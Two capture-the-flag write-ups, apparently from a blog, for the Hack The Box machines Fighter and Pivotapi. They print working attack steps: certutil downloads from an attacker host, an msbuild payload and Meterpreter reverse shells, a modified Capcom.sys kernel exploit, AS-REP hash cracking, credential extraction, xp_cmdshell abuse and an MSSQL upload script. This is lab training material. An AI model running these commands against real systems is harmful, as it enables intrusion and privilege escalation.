Serving HTTP on 0.0.0.0 port 80 ...

download the file using certutil.exe on the target machine

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
PS C:\users\sqlserv> certutil.exe -urlcache -split -f http://10.10.14.3/msbuild_nps.xml msbuild_nps.xml
**** Online ****
0000 ...
1526
CertUtil: -URLCache command completed successfully.
PS C:\users\sqlserv> dir


Directory: C:\users\sqlserv


Mode LastWriteTime Length Name
---- ------------- ------ ----
d-r-- 03/11/2017 14:11 Contacts
d-r-- 03/11/2017 14:11 Desktop
d-r-- 03/11/2017 14:11 Documents
d-r-- 03/11/2017 14:11 Downloads
d-r-- 03/11/2017 14:11 Favorites
d-r-- 03/11/2017 14:11 Links
d-r-- 03/11/2017 14:11 Music
d-r-- 03/11/2017 14:11 Pictures
d-r-- 03/11/2017 14:11 Saved Games
d-r-- 03/11/2017 14:11 Searches
d-r-- 03/11/2017 14:11 Videos
-a--- 04/06/2020 05:55 5414 msbuild_nps.xml

then run the XML file we uploaded using msbuild.exe

1
PS C:\users\sqlserv> c:\windows\microsoft.net\framework\v4.0.30319\msbuild.exe msbuild_nps.xml

then we got a meterpreter shell

1
2
3
4
5
6
7
8
meterpreter > sysinfo
Computer : FIGHTER
OS : Windows 2012 R2 (6.3 Build 9600).
Architecture : x64
System Language : it_IT
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows

To convert 32-bit session into 64-bit session, we check the processes and find the 64-bit running process. We then migrate our process to a 64-bit process and get a 64-bit session.

1
2
3
4
5
6
7
8
9
10
11
12
13
meterpreter > ps
2920 1188 cmd.exe x64 0 FIGHTER\sqlserv C:\Windows\System32\cmd.exe
meterpreter > migrate 2920
[*] Migrating from 1800 to 2920...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer : FIGHTER
OS : Windows 2012 R2 (6.3 Build 9600).
Architecture : x64
System Language : it_IT
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows

fantastic!!!

still don’t find anything to escalate our privilege. As this machine on street fighter game, we try to google street fighter exploit and find that street fighter 5 has privilege escalation vulnerability. We find that street fighter has a service called Capcom, so we check if street fighter 5 is installed on the target machine.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
meterpreter > shell
Process 1044 created.
Channel 2 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\users\sqlserv\desktop>sc query capcom
sc query capcom

SERVICE_NAME: capcom
TYPE : 1 KERNEL_DRIVER
STATE : 4 RUNNING
(STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
WIN32_EXIT_CODE : 0 (0x0)
SERVICE_EXIT_CODE : 0 (0x0)
CHECKPOINT : 0x0
WAIT_HINT : 0x0

We find this Metasploit exploit here, we try to run it but are unable to get a shell as it gave an error stating that the system was not vulnerable. So we make changes to the code and comment out the section where it checks the OS version.

1
2
3
4
5
6
7
root@kali:~/hackthebox/fighter# searchsploit capcom
------------------------------------------------------------------------ ----------------------------------------
Exploit Title | Path
| (/usr/share/exploitdb/)
------------------------------------------------------------------------ ----------------------------------------
Street Fighter 5 - 'Capcom.sys' Kernel Execution (Metasploit) | exploits/windows_x86-64/local/40451.rb
------------------------------------------------------------------------ ----------------------------------------

now edit the payload, add “#” at the beginning of the line

1
2
3
4
5
6
7
8
9
10
11
12
13
    'DisclosureDate'  => 'Jan 01 1999', # non-vuln exploit date
'DefaultTarget' => 0
}))
end

def check
#if sysinfo['OS'] !~ /windows (7|8|10)/i
#return Exploit::CheckCode::Unknown
#end

if sysinfo['Architecture'] !~ /(wow|x)64/i
return Exploit::CheckCode::Safe
end

now run the exploit again

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
msf > use exploit/windows/local/capcom_sys_exec
msf exploit(windows/local/capcom_sys_exec) > set payload windows/x64/meterpreter/reverse_tcp
msf exploit(windows/local/capcom_sys_exec) > set lhost tun0
msf exploit(windows/local/capcom_sys_exec) > set lport 80
msf exploit(windows/local/capcom_sys_exec) > set session 2
msf exploit(windows/local/capcom_sys_exec)> run

[*] Started reverse TCP handler on 10.10.14.3:80
[*] Launching notepad to host the exploit...
[+] Process 2592 launched.
[*] Reflectively injecting the exploit DLL into 2592...
[*] Injecting exploit into 2592...
[*] Exploit injected. Injecting payload into 2592...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (206403 bytes) to 10.10.10.72
[*] Meterpreter session 3 opened (10.10.14.3:80 -> 10.10.10.72:49187) at 2020-06-04 00:27:24 -0400

now we got system privilege

1
2
3
4
5
6
7
8
9
10
meterpreter > sysinfo
Computer : FIGHTER
OS : Windows 2012 R2 (6.3 Build 9600).
Architecture : x64
System Language : it_IT
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

then enter a shell and find the flag

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
meterpreter > shell
Process 120 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.


C:\Windows\system32>cd c:\users\decoder\Desktop
cd c:\users\decoder\Desktop

c:\Users\decoder\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is BE85-B9AE

Directory of c:\Users\decoder\Desktop

02/05/2018 17:28 <DIR> .
02/05/2018 17:28 <DIR> ..
08/01/2018 21:47 34 user.txt
1 File(s) 34 bytes
2 Dir(s) 23.804.547.072 bytes free

c:\Users\decoder\Desktop>type user.txt
type user.txt
bb6163c184f203af2a31a9c035934297

we got user.txt


We move into c:\users\Administrator\Desktop and find a file called “root.exe”. We run it and find that it asks for a password. There is also a DLL file called “checkdll.dll”, as the password might be checked using this DLL file.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
c:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is BE85-B9AE

Directory of c:\Users\Administrator\Desktop

08/01/2018 21:44 <DIR> .
08/01/2018 21:44 <DIR> ..
24/10/2017 17:02 9.216 checkdll.dll
08/01/2018 23:34 9.728 root.exe
24/10/2017 21:06 13.767.776 vc_redist.x86.exe
3 File(s) 13.786.720 bytes
2 Dir(s) 23.804.547.072 bytes free

c:\Users\Administrator\Desktop>root.exe
root.exe
root.exe <password>

We download both the files into our system using meterpreter.

1
2
3
4
5
6
7
8
9
10
11
meterpreter > cd Users/Administrator/Desktop
meterpreter > pwd
C:\Users\Administrator\Desktop
meterpreter > download root.exe /root/hackthebox/fighter
[*] Downloading: root.exe -> /root/hackthebox/fighter/root.exe
[*] Downloaded 9.50 KiB of 9.50 KiB (100.0%): root.exe -> /root/hackthebox/fighter/root.exe
[*] download : root.exe -> /root/hackthebox/fighter/root.exe
meterpreter > download checkdll.dll /root/hackthebox/fighter
[*] Downloading: checkdll.dll -> /root/hackthebox/fighter/checkdll.dll
[*] Downloaded 9.00 KiB of 9.00 KiB (100.0%): checkdll.dll -> /root/hackthebox/fighter/checkdll.dll
[*] download : checkdll.dll -> /root/hackthebox/fighter/checkdll.dll

reverse engineer them using IDA and find that this program XOR’s 9 with each character of the variable aFmFeholH. Now analyzing with IDA tells us that the variable contains “FmfEhO1}h”.

1
2
3
4
5
6
7
8
9
10
11
public check
check proc near

arg_0= dword ptr 8

push ebp
mov ebp, esp
mov edx, [ebp+arg_0]
xor eax, eax
sub edx, offset aFmFeholH ; "Fm`fEhOl}h"
xchg ax, ax

伪代码

1
2
3
4
5
6
7
8
9
10
11
12
signed int __cdecl check(int a1)
{
int v1; // eax

v1 = 0;
while ( (*(_BYTE *)(a1 + v1) ^ 9) == aFmFeholH[v1] )
{
if ( (unsigned int)++v1 >= 0xA )
return 1;
}
return 0;
}

So we create a c program that XOR’s 9 with each character of the string.

1
Fm`fEhOl}h

check.c

1
2
3
4
5
6
7
8
9
10
#include <stdio.h>

int main(int argc, char **argv) {
char aFmFeholH[15] = "Fm`fEhOl}h";
int v1;
for (v1=0;v1<11;v1++)
printf("%c",(*(int *) (aFmFeholH + v1) ^ 9));
puts("");
return 0;
}

compile and run the file and get the password to be “OdioLaFeta”.

1
2
3
root@kali:~/hackthebox/fighter# gcc check.c -o check
root@kali:~/hackthebox/fighter# ./check
OdioLaFeta

provide the password to the root.exe we get our final flag

1
2
3
C:\Users\Administrator\Desktop>root.exe OdioLaFeta
root.exe OdioLaFeta
d801c1e9bd9a02f8fb30d8bd3be314c1

what a crazy box…

Summary of knowledge

  • masscan quick port scan
  • burp intruder fuzz subdomains
  • sql injection python shell script
  • Construct xp_cmdshell statement to spawn a shell
  • use nps payload bypass a firewall
  • use “certutil.exe -urlcache -split -f” to download files
  • turn 32-bits session to 64-bits session
  • Street Fighter 5 - ‘Capcom.sys’ Kernel Execution (Metasploit)
  • modify metasploit module ruby scripts
  • reverse engineer .dll file then write .c decrypt program

Contact me

  • QQ: 1185151867
  • twitter: https://twitter.com/fdlucifer11
  • github: https://github.com/FDlucifer

I’m lucifer11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more…

API 监控与服务凭据恢复

FTP 文档与 Kerberos 账户连接 Windows 程序。Procmon、API Monitor、服务重启工具和数据库脚本的修改串起后续执行与提权。

来源 pivotapi · 原记录 2021-05-15 · 23 个代码块 · 15 处图片引用

查看分析过程、攻击步骤与完整代码

introduce

OS: Windows
Difficulty: Insane
Points: 50
Release: 08 May 2021
IP: 10.10.10.240

  • my htb rank

information gathering

first use nmap as usaul

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(root💀kali)-[~]
└─# nmap -sV -v -p- -Pn --min-rate=10000 10.10.10.240
PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
22/tcp open ssh OpenSSH for_Windows_7.7 (protocol 2.0)
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2021-05-14 15:22:56Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: LicorDeBellota.htb0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
1433/tcp open ms-sql-s Microsoft SQL Server 2019 15.00.2000
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: LicorDeBellota.htb0., Site: Default-First-Site-Name)
3269/tcp open globalcatLDAPssl?
9389/tcp open mc-nmf .NET Message Framing
49667/tcp open msrpc Microsoft Windows RPC
49669/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49670/tcp open msrpc Microsoft Windows RPC
49673/tcp open unknown
49699/tcp open msrpc Microsoft Windows RPC
49824/tcp open msrpc Microsoft Windows RPC
Service Info: Host: PIVOTAPI; OS: Windows; CPE: cpe:/o:microsoft:windows

There is bunch of ports open.

Let’s first start with ftp

FTP

There is a lot of pdf files.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
ftp -pi 10.10.10.240
Connected to 10.10.10.240.
220 Microsoft FTP Service
Name (10.10.10.240:dedsec): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
227 Entering Passive Mode (10,10,10,240,202,100).
125 Data connection already open; Transfer starting.
02-19-21 03:06PM 103106 10.1.1.414.6453.pdf
02-19-21 03:06PM 656029 28475-linux-stack-based-buffer-overflows.pdf
02-19-21 12:55PM 1802642 BHUSA09-McDonald-WindowsHeap-PAPER.pdf
02-19-21 03:06PM 1018160 ExploitingSoftware-Ch07.pdf
08-08-20 01:18PM 219091 notes1.pdf
08-08-20 01:34PM 279445 notes2.pdf
08-08-20 01:41PM 105 README.txt
02-19-21 03:06PM 1301120 RHUL-MA-2009-06.pdf
226 Transfer complete.
ftp> mget *

It’s said that change the download mode into binary so no files will be corrupted.

Let’s download all files again in binary mode.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
ftp -pi 10.10.10.240
Connected to 10.10.10.240.
220 Microsoft FTP Service
Name (10.10.10.240:dedsec): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
227 Entering Passive Mode (10,10,10,240,202,149).
150 Opening ASCII mode data connection.
02-19-21 03:06PM 103106 10.1.1.414.6453.pdf
02-19-21 03:06PM 656029 28475-linux-stack-based-buffer-overflows.pdf
02-19-21 12:55PM 1802642 BHUSA09-McDonald-WindowsHeap-PAPER.pdf
02-19-21 03:06PM 1018160 ExploitingSoftware-Ch07.pdf
08-08-20 01:18PM 219091 notes1.pdf
08-08-20 01:34PM 279445 notes2.pdf
08-08-20 01:41PM 105 README.txt
02-19-21 03:06PM 1301120 RHUL-MA-2009-06.pdf
226 Transfer complete.
ftp> binary
200 Type set to I.
ftp> mget *

After analizing all the files i found nothing so let’s check the metadata of one of the file with exiftool.

We found the username. let’s collect all usernames for every files.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
exiftool * | egrep -i "Creator|Author" | awk '{print $3}'

Microsoft
Unknown
saif
Microsoft®
byron
:
byron
cairo
Kaorz
:
alex
alex

Let’s save all these username into a file called user.lst.

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root💀kali)-[~/hackthebox/machine/pivotapi]
└─# cat user.lst
Microsoft
Unknown
saif
Microsoft®
byron
byron
cairo
Kaorz
alex
alex

Now we have the users list let’s check the Kerberos preauthentication check.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(root💀kali)-[~/hackthebox/machine/pivotapi]
└─# python3 GetNPUsers.py -dc-ip 10.10.10.240 -no-pass -usersfile user.lst LicorDeBellota/
Impacket v0.9.23.dev1+20210504.123629.24a0ae6f - Copyright 2020 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$Kaorz@LICORDEBELLOTA:eb29c5c46df33d07e2d227251bb18905$f3ec59e49c5a21b098153bf67756548491a8333d8680c27bd6f589e8801ec0c9c429e33646c9e2a4cf1bd716c67a2df12d531984a0cf6bf209c22eb84207fec76fe5dbe2358facd946d2db12a7baabf954ac8b431a11e5eee8edf410cd35bf7f47ca789af7c4baf91712f079143e148a1e30d873a2011df279d63ba9b53e331cc2c61c2a3b2d3e6ec036585b47808e3e557958ef6c2eb888037f0ddcef34a7346fc367f0b5dce1a890d09fbc584c1f84e75457a7f5a10b682e7443598a60d42b8495d231135a35a2438f58771d9c9c445a3e5793ebbdd722e221bd8e6eb59e341b34f34edf24c89a81e3d2735a9a54f91de2c87f
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)

We got the hash of Kaorz user let’s try to crack this hash with john.

1
2
3
4
5
6
7
8
9
10
┌──(root💀kali)-[~/hackthebox/machine/pivotapi]
└─# john hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Roper4155 ($krb5asrep$23$Kaorz@LICORDEBELLOTA)
1g 0:00:00:12 DONE (2021-05-15 04:41) 0.08264g/s 881824p/s 881824c/s 881824C/s Rosesmlg1..Ronald8
Use the "--show" option to display all of the cracked passwords reliably
Session completed

We have the username and a password Roper4155 let’s check the smb share if we have access of any shares.

I use crackmapexec for that.

1
2
3
4
5
6
7
8
9
10
11
12
crackmapexec smb 10.10.10.240 -u Kaorz -p Roper4155 --shares

SMB 10.10.10.240 445 PIVOTAPI [*] Windows 10.0 Build 17763 x64 (name:PIVOTAPI) (domain:LicorDeBellota.htb) (signing:True) (SMBv1:False)
SMB 10.10.10.240 445 PIVOTAPI [+] LicorDeBellota.htb\Kaorz:Roper4155
SMB 10.10.10.240 445 PIVOTAPI [+] Enumerated shares
SMB 10.10.10.240 445 PIVOTAPI Share Permissions Remark
SMB 10.10.10.240 445 PIVOTAPI ----- ----------- ------
SMB 10.10.10.240 445 PIVOTAPI ADMIN$ Admin remota
SMB 10.10.10.240 445 PIVOTAPI C$ Recurso predeterminado
SMB 10.10.10.240 445 PIVOTAPI IPC$ READ IPC remota
SMB 10.10.10.240 445 PIVOTAPI NETLOGON READ Recurso compartido del servidor de inicio de sesión
SMB 10.10.10.240 445 PIVOTAPI SYSVOL READ Recurso compartido del servidor de inicio de sesión

We have read access of three shares. let’s check the NETLOGON first.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
smbclient //10.10.10.240/NETLOGON -U kaorz%Roper4155

Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Sat Aug 8 05:42:28 2020
.. D 0 Sat Aug 8 05:42:28 2020
HelpDesk D 0 Sun Aug 9 10:40:36 2020

7779839 blocks of size 4096. 3497512 blocks available
smb: \> cd HelpDesk
smb: \HelpDesk\> ls
. D 0 Sun Aug 9 10:40:36 2020
.. D 0 Sun Aug 9 10:40:36 2020
Restart-OracleService.exe A 1854976 Fri Feb 19 04:52:01 2021
Server MSSQL.msg A 24576 Sun Aug 9 06:04:14 2020
WinRM Service.msg A 26112 Sun Aug 9 06:42:20 2020

7779839 blocks of size 4096. 3497512 blocks available

We have three files in the HelpDesk Directory let’s get these all files into our system.

1
2
3
4
5
6
7
8
9
10
smb: \HelpDesk\> get Restart-OracleService.exe
getting file \HelpDesk\Restart-OracleService.exe of size 1854976 as Restart-OracleService.exe (338.5 KiloBytes/sec) (average 338.5 KiloBytes/sec)
smb: \HelpDesk\> get "Server MSSQL.msg"
getting file \HelpDesk\Server MSSQL.msg of size 24576 as Server MSSQL.msg (67.6 KiloBytes/sec) (average 321.7 KiloBytes/sec)
smb: \HelpDesk\> get "WinRM Service.msg"
getting file \HelpDesk\WinRM Service.msg of size 26112 as WinRM Service.msg (71.8 KiloBytes/sec) (average 307.0 KiloBytes/sec)
smb: \HelpDesk\> ^C
┌───[us-free-1]─[10.10.14.5]─[root@parrot]─[~/Desktop/HTB/pivotapi/HelpDesk]
└──╼ [★]$ ls
Restart-OracleService.exe 'Server MSSQL.msg' 'WinRM Service.msg'

Now for extracting the text inside .msg file we need msgconvert let’s first install that.

1
apt-get install libemail-outlook-message-perl libemail-sender-perl

Now let’s extract the text inside .msg file.

1
msgconvert Server\ MSSQL.msg
  • Server MSSQL.msg
1
2
3
4
5
6
7
8
9
10
11
12
13
14
Date: Sun, 09 Aug 2020 11:04:14 +0000
MIME-Version: 1.0
Content-Type: multipart/alternative; boundary=16208820270.2cBBDf6.24456
Content-Transfer-Encoding: 7bit
Subject: Server MSSQL
To: cybervaca@licordebellota.htb <cybervaca@licordebellota.htb>

Good afternoon,
Due to the problems caused by the Oracle database installed in 2010 in Windows, it has been decided to migrate to MSSQL at the beginning of 2020.
Remember that there were problems at the time of restarting the Oracle service and for this reason a program called "Reset-Service.exe" was created to log in to Oracle and restart the service.

Any doubt do not hesitate to contact us.
Greetings,
The HelpDesk Team
  • WinRM Service.msg
1
2
3
4
5
6
7
8
9
10
11
12
Date: Sun, 09 Aug 2020 11:42:20 +0000
MIME-Version: 1.0
Content-Type: multipart/alternative; boundary=16208825850.f7f5B6.27939
Content-Transfer-Encoding: 7bit
Subject: WinRM Service
To: helpdesk@licordebellota.htb <helpdesk@licordebellota.htb>

Good afternoon.
After the last pentest, we have decided to stop externally displaying WinRM's service. Several of our employees are the creators of Evil-WinRM so we do not want to expose this service... We have created a rule to block the exposure of the service and we have also blocked the TCP, UDP and even ICMP output (So that no shells of the type icmp are used.)
Greetings,

The HelpDesk Team

Now afer reading the both messages i known that Due to some problems by Oracle database installed in 2010 they migrate to MSSQL at the beginning of 2020.

And they also said that there was a problems at the time of restarting the Oracle service and for this reason a program called “Reset-Service.exe” was created to log in to Oracle and restart the service.

It’s mean that the “Reset-Service.exe” has creads for Oracle database becuase it’s need to login into oracle database and without creads it can’t be possible.

And the other message tell that they stop externally displaying WinRM’s service and they also created a rule to block the exposure of the service and we have also blocked the TCP, UDP and even ICMP output So that no shells of the type icmp are used.

Now let’s go to my Commando-VM and analize the binary.

I already transfer the binary into my Commando-VM.

First let’s monitor the binary with procmon so we known that what’s the binary doing.

If you analize the output you find that the binary create a file inside “AppData\Local\Temp" directory with the random name everytime and then it’s delete the bat file.

So for getting that random bat file we need to stop the binary before it’s delete that bat file So for that i use CMDWatcher.

  • CMD Watcher

Select the Interactive mode and then start the monitoring and then execute the binary.

Click resume the process.

You got the bat file location go to that location in your file manager.

Copy both file into your desktop in any folder.

I copy both files inside my desktop/files folder and then resume the process.

Now let’s analize the bat file.

Step 1

Remove all these if statement.

And add “goto correcto”.

Step 2

Now in bottom of the file remove these del statements.

After removing the del statements they look like this.

Now we good to go open a cmd and run that bat file to create the restart-service.exe.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
COMMANDO Fri 05/14/2021  7:41:07.78
C:\Users\DEDSEC\Desktop\files>dir
Volume in drive C has no label.
Volume Serial Number is 7EAC-CBDE

Directory of C:\Users\DEDSEC\Desktop\files

05/14/2021 07:25 AM <DIR> .
05/14/2021 07:25 AM <DIR> ..
05/14/2021 07:39 AM 1,729,970 542B.bat
05/14/2021 07:22 AM 0 542C.tmp
2 File(s) 1,729,970 bytes
2 Dir(s) 113,196,924,928 bytes free

COMMANDO Fri 05/14/2021 7:41:09.00
C:\Users\DEDSEC\Desktop\files>.\542B.bat
COMMANDO Fri 05/14/2021 7:41:59.20
C:\Users\DEDSEC\Desktop\files>

Now let’s check if restart-service.exe is created or not.

And we got the restart-service.exe. I use API Monitor for analize this binary.

  • API Monitor

Check all API filters on the left side.

Now click on monitor new process and select the binary called restart-service.exe.

Now we capture all the proccess and calls so let’s analize this.

Found the username and password.

1
2
#Time of Day Thread Module API Return Value Error Duration
CreateProcessWithLogonW ( "svc_oracle", "", "#oracle_s3rV1c3!2010", 0, NULL, ""c:\windows\system32\cmd.exe" /c sc.exe stop OracleServiceXE; sc.exe start OracleServiceXE", 0, NULL, "C:\ProgramData", 0x000000000234e120, 0x0000000003f61c68 ) FALSE 1326 = The user name or password is incorrect.

Now if you see nmap result there is a mssql port open let’s try to connect with that.

1
2
3
4
5
6
mssqlclient.py -port 1433 svc_oracle@10.10.10.240
Impacket v0.9.23.dev1+20210416.153120.efbe78bb - Copyright 2020 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[-] ERROR(PIVOTAPI\SQLEXPRESS): Line 1: Login failed for user 'svc_oracle'.

Login failed! it’s mean the username and password is not correct.

After that i read the Server MSSQL.msg again and i found that now they using mssql not oracle so we need to change the password from #oracle_s3rV1c3!2010 to #mssql_s3rV1c3!2020 because they migrate to MSSQL at the beginning of 2020.

And for the username i search on google for default mssql username and i found that.

So now the creads are sa:#mssql_s3rV1c3!2020 so now let’s try to login with these creads.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
mssqlclient.py -port 1433 sa@10.10.10.240

Impacket v0.9.23.dev1+20210416.153120.efbe78bb - Copyright 2020 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: Español
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió el contexto de la base de datos a 'master'.
[*] INFO(PIVOTAPI\SQLEXPRESS): Line 1: Se cambió la configuración de idioma a Español.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL> help

lcd {path} - changes the current local directory to {path}
exit - terminates the server process (and this session)
enable_xp_cmdshell - you know what it means
disable_xp_cmdshell - you know what it means
xp_cmdshell {cmd} - executes cmd using xp_cmdshell
sp_start_job {cmd} - executes cmd using the sql server agent (blind)
! {cmd} - executes a local shell cmd

SQL>

If we type help we can see that we can execute the xp_cmdshell {cmd} command let’s try that.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
SQL> help

lcd {path} - changes the current local directory to {path}
exit - terminates the server process (and this session)
enable_xp_cmdshell - you know what it means
disable_xp_cmdshell - you know what it means
xp_cmdshell {cmd} - executes cmd using xp_cmdshell
sp_start_job {cmd} - executes cmd using the sql server agent (blind)
! {cmd} - executes a local shell cmd

SQL> xp_cmdshell whoami
output

--------------------------------------------------------------------------------

nt service\mssql$sqlexpress

NULL

SQL>

We can execute command let’s check the privileges we have.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
SQL> xp_cmdshell whoami /priv
output

--------------------------------------------------------------------------------

NULL

INFORMACIÓN DE PRIVILEGIOS

--------------------------

NULL

Nombre de privilegio Descripción Estado

============================= ================================================= =============

SeAssignPrimaryTokenPrivilege Reemplazar un símbolo (token) de nivel de proceso Deshabilitado

SeIncreaseQuotaPrivilege Ajustar las cuotas de la memoria para un proceso Deshabilitado

SeMachineAccountPrivilege Agregar estaciones de trabajo al dominio Deshabilitado

SeChangeNotifyPrivilege Omitir comprobación de recorrido Habilitada

SeManageVolumePrivilege Realizar tareas de mantenimiento del volumen Habilitada

SeImpersonatePrivilege Suplantar a un cliente tras la autenticación Habilitada

SeCreateGlobalPrivilege Crear objetos globales Habilitada

SeIncreaseWorkingSetPrivilege Aumentar el espacio de trabajo de un proceso Deshabilitado

NULL

SQL>

We have SeImpersonatePrivilege enabled let’s try to privilege-escalation with this.

  • PrintSpoofer

But the problem is we can’t transfer this file directly because firewall blocks all connections.

So i search on google for script that will login us in mssql and we can also upload files inside that and i found a python script.

  • mssql_shell.py

I do a little edit the script because when we use UPLOAD command it’s break.

  • mssql_shell.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
#!/usr/bin/env python3
from __future__ import print_function
# Author: lUc1f3r11
# Use pymssql >= 1.0.3 (otherwise it doesn't work correctly)
# To upload a file, type: UPLOAD local_path remote_path
# e.g. UPLOAD myfile.txt C:\temp\myfile.txt
# If you omit the remote_path it uploads the file on the current working folder.
# Be aware that pymssql has some serious memory leak issues when the connection fails (see: https://github.com/pymssql/pymssql/issues/512).
import pymssql
from pymssql import _mssql
from pymssql import _pymssql
import base64
import shlex
import sys
import tqdm
import hashlib
from io import open
try: input = raw_input
except NameError: pass
from base64 import encodebytes

MSSQL_SERVER="10.10.10.240"
MSSQL_USERNAME = "sa"
MSSQL_PASSWORD = "#mssql_s3rV1c3!2020"
